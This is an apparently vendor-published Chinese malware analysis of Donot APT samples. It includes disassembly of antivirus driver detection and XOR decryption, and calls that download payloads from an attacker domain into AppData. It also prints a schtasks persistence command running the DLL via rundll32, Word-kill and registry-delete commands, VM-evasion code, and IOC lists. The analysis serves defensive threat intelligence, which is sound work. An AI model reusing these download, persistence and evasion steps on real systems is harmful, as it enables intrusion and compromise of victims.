检测卡巴斯基，avast，nod32，MacFree，360杀毒软件的驱动文件。

|                                                            |               |                                 |                                                     |
|------------------------------------------------------------|---------------|---------------------------------|-----------------------------------------------------|
| 03050148                                                   | 60            | pushad                          |                                                     |
| 0305014C                                                   | 8B5C24 24     | mov ebx,dword ptr ss:[esp+24]   |                                                     |
| 03050150                                                   | 8B5424 28     | mov edx,dword ptr ss:[esp+28]   | [esp+28]:"klif.sys"                                 |
| 03050154                                                   | B9 1C000000   | mov ecx,1C                      |                                                     |
| 03050159                                                   | 8A03          | mov al,byte ptr ds:[ebx]        |                                                     |
| 0305015B                                                   | 88040A        | mov byte ptr ds:[edx+ecx],al    |                                                     |
| 0305015E                                                   | 43            | inc ebx                         |                                                     |
| 0305015F                                                   | 42            | inc edx                         | edx:"ws\\system32\\drivers\\klif.sys"               |
| 03050160                                                   | 803B 00       | cmp byte ptr ds:[ebx],0         |                                                     |
| 03050163                                                   | 75 F4         | jne 3050159                     |                                                     |
| 03050165                                                   | C6040A 00     | mov byte ptr ds:[edx+ecx],0     |                                                     |
| 03050169                                                   | 8B4424 28     | mov eax,dword ptr ss:[esp+28]   | [esp+28]:"klif.sys"                                 |
| 0305016D                                                   | 50            | push eax                        | eax:"C:\\windows\\system32\\drivers\\klif.sys"      |
| 0305016E                                                   | FF57 1C       | call dword ptr ds:[edi+1C]      |                                                     |
| 03050171                                                   | 83F8 FF       | cmp eax,FFFFFFFF                | eax:"C:\\windows\\system32\\drivers\\klif.sys"      |
| 03050174                                                   | 8B4C24 2C     | mov ecx,dword ptr ss:[esp+2C]   | [esp+2C]:"C:\\windows\\system32\\drivers\\klif.sys" |
| 03050178                                                   | 74 04         | je 305017E                      |                                                     |
| 0305017A                                                   | 8901          | mov dword ptr ds:[ecx],eax      | eax:"C:\\windows\\system32\\drivers\\klif.sys"      |
| 0305017C                                                   | EB 06         | jmp 3050184                     |                                                     |
| 0305017E                                                   | C701 00000000 | mov dword ptr ds:[ecx],0        |                                                     |
| 03050184                                                   | 61            | popad                           |                                                     |
| 03050185                                                   | C2 0C00       | ret C                           |                                                     |
| 03050188                                                   | 6A 00         | push 0                          |                                                     |
| 0305018A                                                   | 6A 00         | push 0                          |                                                     |
| 0305018C                                                   | 89E7          | mov edi,esp                     |                                                     |
| 0305018E                                                   | C707 849973A4 | mov dword ptr ds:[edi],A47399B4 |                                                     |
| 03050194                                                   | E8 52FFFFFF   | call 30500EB                    |                                                     |
| 03050199                                                   | 6A 40         | push 40                         |                                                     |
| 0305019B                                                   | 68 00300000   | push 3000                       |                                                     |
| 030501A0                                                   | 68 00005000   | push 500000                     |                                                     |
| <                                                          |               |                                 |                                                     |
| F001C <&GetFileAttributesA>]=<kernel32.GetFileAttributesA> |               |                                 |                                                     |

| 十六进制                                            | ASCII            |
|-------------------------------------------------|------------------|
| 68 6C 69 66 2E 73 79 73 00 61 73 77 73 70 2E 73 | klif.sys.aswsp.s |
| 79 73 00 65 68 64 72 76 2E 73 79 73 00 6D 66 65 | ys.ehdrv.sys.mfe |
| 68 69 64 68 2E 73 79 73 00 33 36 30 41 76 46 6C | hidk.sys.360AvF  |
| 74 2E 73 79 73 00 A6 BA BA BE F4 E1 E1 AD AA A0 | t.sys.'%aa.a     |

解密后续0xD29个字节，并且再解密0x100个字节。

|          |             |                          |  |
|----------|-------------|--------------------------|--|
| 030504FD | BA 290D0000 | mov edx,D29              |  |
| 03050502 | 8031 FE     | xor byte ptr ds:[ecx],FE |  |
| 03050505 | 41          | inc ecx                  |  |
| 03050506 | 4A          | dec edx                  |  |
| 03050507 | 75 F9       | jne 3050502              |  |

|          |             |                          |  |
|----------|-------------|--------------------------|--|
| 0305050F | BA 00010000 | mov edx,100              |  |
| 03050514 | 8031 CE     | xor byte ptr ds:[ecx],CE |  |
| 03050517 | 41          | inc ecx                  |  |
| 03050518 | 4A          | dec edx                  |  |
| 03050519 | 75 F9       | jne 3050514              |  |

通过URLDownloadToFileA从http://cdndownload.buzz/ace/GdnAi2lBs1MgqrjU9KRg79JR01QbcvP0.dat下载文件到%Appdata%\wingui.dll

|                                              |                                |                                                                                                                    |
|----------------------------------------------|--------------------------------|--------------------------------------------------------------------------------------------------------------------|
| 8D8F 80010000                                | lea ecx,dword ptr ds:[edi+180] | ecx:"C:\\Users\\malware\\AppData\\Roaming\\wingui.dll", edi+180:"C:\\Users\\malware\\AppData\\Roaming\\wingui.dll" |
| 6A 00                                        | push 0                         |                                                                                                                    |
| 6A 00                                        | push 0                         |                                                                                                                    |
| 51                                           | push ecx                       | ecx:"C:\\Users\\malware\\AppData\\Roaming\\wingui.dll"                                                             |
| 50                                           | push eax                       | eax:"http://cdndownload.buzz/ace/GdnAi2lBs1MgqrjU9KRg79JR01QbcvP0.dat"                                             |
| 6A 00                                        | push 0                         |                                                                                                                    |
| FF57 64                                      | call dword ptr ds:[edi+64]     |                                                                                                                    |
| 8D8F 80010000                                | lea ecx,dword ptr ds:[edi+180] | ecx:"C:\\Users\\malware\\AppData\\Roaming\\wingui.dll", edi+180:"C:\\Users\\malware\\AppData\\Roaming\\wingui.dll" |
| 6A 00                                        | push 0                         |                                                                                                                    |
| 6A 00                                        | push 0                         |                                                                                                                    |
| 6A 03                                        | push 3                         |                                                                                                                    |
| 6A 00                                        | push 0                         |                                                                                                                    |
| 6A 00                                        | push 0                         |                                                                                                                    |
| 6A 00                                        | push 0                         |                                                                                                                    |
| 68 000000C0                                  | push C0000000                  |                                                                                                                    |
| 51                                           | push ecx                       | ecx:"C:\\Users\\malware\\AppData\\Roaming\\wingui.dll"                                                             |
| FF57 08                                      | call dword ptr ds:[edi+8]      |                                                                                                                    |
| =04FF0064 " 第t"]=<urlmon.URLDownloadToFileA> |                                |                                                                                                                    |

通过URLDownloadToFileA从http://cdndownload.buzz/ace/GdnAi2lBs1MgqrjU9KRg79JR01QbcvP0.doc下载文件到%Temp%\document.doc

|                                               |                                 |                                                                        |
|-----------------------------------------------|---------------------------------|------------------------------------------------------------------------|
| 6A 00                                         | push 0                          |                                                                        |
| 6A 00                                         | push 0                          |                                                                        |
| 51                                            | push ecx                        |                                                                        |
| 50                                            | push eax                        |                                                                        |
| 6A 00                                         | push 0                          |                                                                        |
| FF57 64                                       | call dword ptr ds:[edi+64]      | ecx:"C:\\Users\\malware\\AppData\\Local\\Temp\\document.doc"           |
| 8D9F 80030000                                 | lea ebx,dword ptr ds:[edi+380]  | eax:"http://cdndownload.buzz/ace/GdnAi2lBs1MgqrjU9KRG79JR01QbcvP0.doc" |
| 8DB5 46130000                                 | lea esi,dword ptr ss:[ebp+1346] | ebx:"C:\\windows\\system32\\drivers\\360AvFlt.sys"                     |
| 56                                            | push esi                        | esi:"MZ?"                                                              |
| 53                                            | push ebx                        | ebx:"C:\\windows\\system32\\drivers\\360AvFlt.sys"                     |
| FF57 38                                       | call dword ptr ds:[edi+38]      |                                                                        |
| 8DB5 0E140000                                 | lea esi,dword ptr ss:[ebp+140E] | esi:"MZ?"                                                              |
| 56                                            | push esi                        | ebx:"C:\\windows\\system32\\drivers\\360AvFlt.sys"                     |
| 53                                            | push ebx                        |                                                                        |
| =[04FF0064 " 销t"]=<urlmon.URLDownloadToFileA> |                                 |                                                                        |

创建名为wakeup任务计划程序，每天11: 00到24: 00每隔十分钟运行一次恶意dll。

|                                 |                                                                       |
|---------------------------------|-----------------------------------------------------------------------|
| push esi                        | esi: ",HPMG" /f /sc DAILY /st 11:00 /ri 10 /du 24:00"                 |
| push ebx                        | ebx: "schtasks.exe /create /tn wakeup /tr \"rundll32 C:\\Users\\malwa |
| call dword ptr ds:[edi+38]      |                                                                       |
| lea ecx,dword ptr ds:[edi+380]  | ecx: "schtasks.exe /create /tn wakeup /tr \"rundll32 C:\\Users\\malwa |
| push 0                          | ecx: "schtasks.exe /create /tn wakeup /tr \"rundll32 C:\\Users\\malwa |
| push ecx                        | ecx: "schtasks.exe /create /tn wakeup /tr \"rundll32 C:\\Users\\malwa |
| call dword ptr ds:[edi+14]      |                                                                       |
| lea edx,dword ptr ss:[ebp+118D] |                                                                       |
| <kernel32.WinExec>              |                                                                       |
| 内存 5 监视 1 [x=] 局部变量 结构体         |                                                                       |
| ASCTT                           |                                                                       |
| 20 2F 63 72                     | schtasks.exe /cr                                                      |
| 65 75 70 20                     | eate /tn wakeup                                                       |
| 32 20 43 3A                     | /tr "rundll32 C:                                                      |
| 72 65 5C 41                     | \\Users\\malware\\A                                                   |
| 6E 67 5C 77                     | ppData\\Roaming\\w                                                    |
| 4D 47 22 20                     | ingui.dll,HPMG"                                                       |
| 20 2F 73 74                     | /f /sc DAILY /st                                                      |
| 30 20 2F 64                     | 11:00 /ri 10 /d                                                       |
| 00 00 00 00                     | u 24:00                                                               |

|                       |                                                                |                                         |
|-----------------------|----------------------------------------------------------------|-----------------------------------------|
| wakeup                | 准备就绪                                                           | 在每天的 11:00 - 触发后，在 1 天 期间每隔 10 分钟 重复一次。 |
| wakeup 属性(本地计算机)      |                                                                |                                         |
| 常规                    | 触发器                                                            | 操作                                      |
| 创建任务时，必须指定任务启动时发生的操作。 |                                                                |                                         |
| 操作                    | 详细信息                                                           |                                         |
| 启动程序                  | rundll32 C:\\Users\\malware\\AppData\\Roaming\\wingui.dll,HPMG |                                         |

关闭word程序，删除office各版本的Word\\Resiliency键值，启动新word文件

|   |                                                                             |
|---|-----------------------------------------------------------------------------|
| 1 | cmd.exe /c taskkill /im winword.exe /f &                                    |
| 2 | reg delete "HKCU\\Software\\Microsoft\\Office\\12.0\\Word\\Resiliency" /F & |
| 3 | reg delete "HKCU\\Software\\Microsoft\\Office\\14.0\\Word\\Resiliency" /F & |
| 4 | reg delete "HKCU\\Software\\Microsoft\\Office\\15.0\\Word\\Resiliency" /F & |
| 5 | reg delete "HKCU\\Software\\Microsoft\\Office\\16.0\\Word\\Resiliency" /F & |
| 6 | start "" "%tmp%\\document.doc"                                              |

|     |                                      |
|-----|--------------------------------------|
| MD5 | d57e69b5e48280662bdbbfbd9fd32a33     |
| 文件名 | GdnAi2lBs1MgqrjU9KRG79JR01QbcvP0.dat |

该样本与Donot以往攻击活动中的样本类似，运行后会首先判断是否处于虚拟机环境，若检测到虚拟机则退出程序。

```
sub_1000A640(50.0);
isVM = sub_1000A3D0() != 0;
v1 = (const CHAR *)xor_3("F{jwSql`fpp");
Exitprocess_10032B78 = (int (__stdcall *)(_DWORD))GetProcAddress(hModule, v1);
ISVM2 = sub_1000A340() != 0;
if ( isVM )
{
    Exitprocess_10032B78(0);
}
else if ( ISVM2 )
{
    Exitprocess_10032B78(0);
}
```

之后获取计算机用户名，机器名等信息，格式化后与C2通信，获取其他Payload执行。

```
v3 = 0xC8;
v0 = xor_3("Bgubsj01-goo");
dword_10032B84 = (HMODULE)dword_10032B2C(v0);
Getusername = (const CHAR *)xor_3("DfwVpfqMbnfB");
v4 = GetProcAddress(dword_10032B84, Getusername);
((void (__stdcall *))(CHAR *, int *)v4)(MultiByteStr, &v3);
return MultiByteStr;
```

```
v100 = 0;
v5 = sub_10003E10("SELECT * FROM Win32_ComputerSystem");
v113 = 1;
v6 = sub_10003E10("WQL");
LOBYTE(v113) = 2;
v7 = sub_10003F70(v5, 0x30, 0, &v102);
v10 = sub_10003F70(v6, v7, v8, v9);
v101 = ((int (__stdcall *)(IUnknown *, int, int, int, int, int))pProxy->lpVtbl[6].Release)(
    0, 0, 0, 0, 0, 0);

add esp, 10h
push offset aMfoldAvyy ; "mfold-avyy"
call xor_3 ; nelog.buzz
add esp, 4
mov [ebp+var_18708], eax
push offset aWlsbyElwj ; ",wlsby,elwj"
call xor_3 ; /topaz/foti
add esp, 4
mov [ebp+var_186D8], eax
push offset aWlsbyRnlofI2A ; ",wlsby,rnlof,I2,a"
call xor_3 ; /topaz/qmole/J1/b
add esp, 4
add esp, 4
```

总结

南亚地区APT组织活动频繁，其并不会因为被安全公司多次曝光而开始有所收敛，反而会持续更新其攻击武器库，其在2021年短短的一个月内被捕获披露的攻击活动已如此之多，尚且有未被发现攻击。

此次捕获的样本主要针对南亚地区开展攻击活动，暂未发现影响国内用户，但防范之心不可无，奇安信威胁情报中心再次提醒各企业用户，加强员工的安全意识培训是企业信息安全建设中最重要的一环，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。



IOCs

- bb1cc4ed1d3ea35305a48dfa0259208c
- c92901f2ef13374f4afd950d840e02c1
- 79b09a28e122177ba7c0e8bb77011295
- ac2019f08b226dc2ab5c58467a143d98
- 25a2df5647a72e89cd807dd313ebe5fa
- 242e05f06544349256470110fdb433b5
- 0a0dbb70a59333f3425346eaff2b2fdb
- a84149f859add42e8b84ba6e1cfca8a
- 6d63dc5cdb504f3365403c1296e696a0
- 9f54962d644966cfad560cb606aeade2
- 16560f7e2a3e2f53a5b07149cbf50cb0s
- e13134c8411557ce9c9e58d57b855a62
- 830561d02bfdef6282fa45a1a3cdec20
- 562122123e57a63766737aab096d8d3c
- 16560f7e2a3e2f53a5b07149cbf50cb0

hxxp://msoffice[.]user-assist[.]site/refresh/word

hxxp://msoffice[.]user-assist[.]site/update/content

hxxp://rastek[.]net/HjlkYR/chkupdate.msi

Synchronize[.]3utilities[.]com

hxxp://rastek[.]net/gdb/ds.msi

hxxps://paf.gov-mail.net/13621/1/18844/2/0/0/1390324815/files-b74d99d6/hta

参考链接

<https://ti.gianxin.com/blog/articles/analysis-of-donot-apt-group-attacks-on-surrounding-areas/>

<https://mp.weixin.qq.com/s/TbiXJ359ZXOyQYWsfVDwGA>

🔪 APT 南亚地区 魔罗杪 肚脑虫 蔓灵花 摩诃草

分享到： 